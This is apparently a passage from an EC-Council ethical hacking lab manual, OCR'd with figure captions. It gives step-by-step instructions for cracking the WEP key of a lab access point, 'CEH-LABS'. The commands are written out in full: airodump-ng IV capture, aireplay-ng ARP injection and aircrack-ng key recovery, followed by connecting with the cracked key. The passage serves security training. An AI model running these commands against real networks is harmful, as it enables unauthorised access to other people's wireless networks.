


Figure 3.3.10: aireplay-ng checking if an injection attack is possible

TASK 3.3

Capture IV Packets from the Target Access Point

24. Now, you must instruct airodump-ng to begin capturing the Initialization Vector (IV) from the access point. To do so, in the terminal window, type **airodump-ng --bssid B4:75:0E:89:00:60 -c 1 -w WEPcrack wlan0mon** and press **Enter**. Leave airodump-ng running.

Note: In this command, **--bssid**: is the MAC address of the target access point (in this case, **B4:75:0E:89:00:60**); **-c**: is the channel on which the target access-point is running (in this case, **CEH-LABS** is running on channel number **1**); **-w**: is the name of the dump file prefix that contains the IVs (in this case, **WEPcrack**); and **wlan0mon**: is wireless interface

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.3.11: Instruct airodump-ng to capture packets

25. Airodump-ng will capture the IVs generated from the target access point, as shown in the screenshot.




Figure 3.3.12: airodump-ng capturing packets

26. Open another terminal by clicking the **MATE Terminal** icon ( ) from the top of **Desktop**.
27. A **Parrot Terminal** window appears. In the new terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
28. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

29. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 3.4

Generate ARP Traffic

30. In this new terminal window, type **aireplay-ng -3 -b B4:75:0E:89:00:60 -h 20:A6:0C:30:23:D3 wlan0mon** and press **Enter**. This command will generate ARP traffic in the network. The reason for choosing ARP request packets is because the access points will usually rebroadcast them, and this will generate new IVs.

Note: Reissue this command until it runs successfully.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.3.13: aireplay-ng generating traffic

31. Wait until the number of send ARP packets reaches the range of 15,000–20,000, and then press **Ctrl+C** to stop generating ARP traffic in the network.

32. Switch back to the terminal window where airodump-ng is running. Wait until the number of captured packets reaches the range of 15,000–20,000. Press **Ctrl+C** to stop the capture.




Figure 3.3.14: Stop capturing packets in airodump-ng

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.5

Obtain WEP Key

33. Now, launch aircrack-ng to recover the WEP key from the capture file. Type **aircrack-ng WEPcrack-01.cap** and press **Enter**.
34. Aircrack-ng will crack the WEP key of the **CEH-LABS**, as shown in the screenshot.




Figure 3.3.15: aircrack-ng recovering the WEP key

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.6

Connect to the Target Wi-Fi Network

35. Now, we will connect to the **CEH-LABS** access point using the cracked WEP key. To do so, click the **Ethernet network connection** icon from the top-right corner of **Desktop**.
36. From the drop-down options under the **Wi-Fi Networks** section, click **CEH-LABS** from the available access points.




Figure 3.3.16: Connecting to the CEH-LABS access point

37. A **Wi-Fi Network Authentication Required** pop-up appears; type the cracked key and click the **Connect** button.

Note: In this example, the key that we have cracked is **1234567890**.




Figure 3.3.17: Authentication required for wireless network

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

38. After successful authentication, a **Connection Established** notification appears at the top-right corner of **Desktop**, as shown in the screenshot.

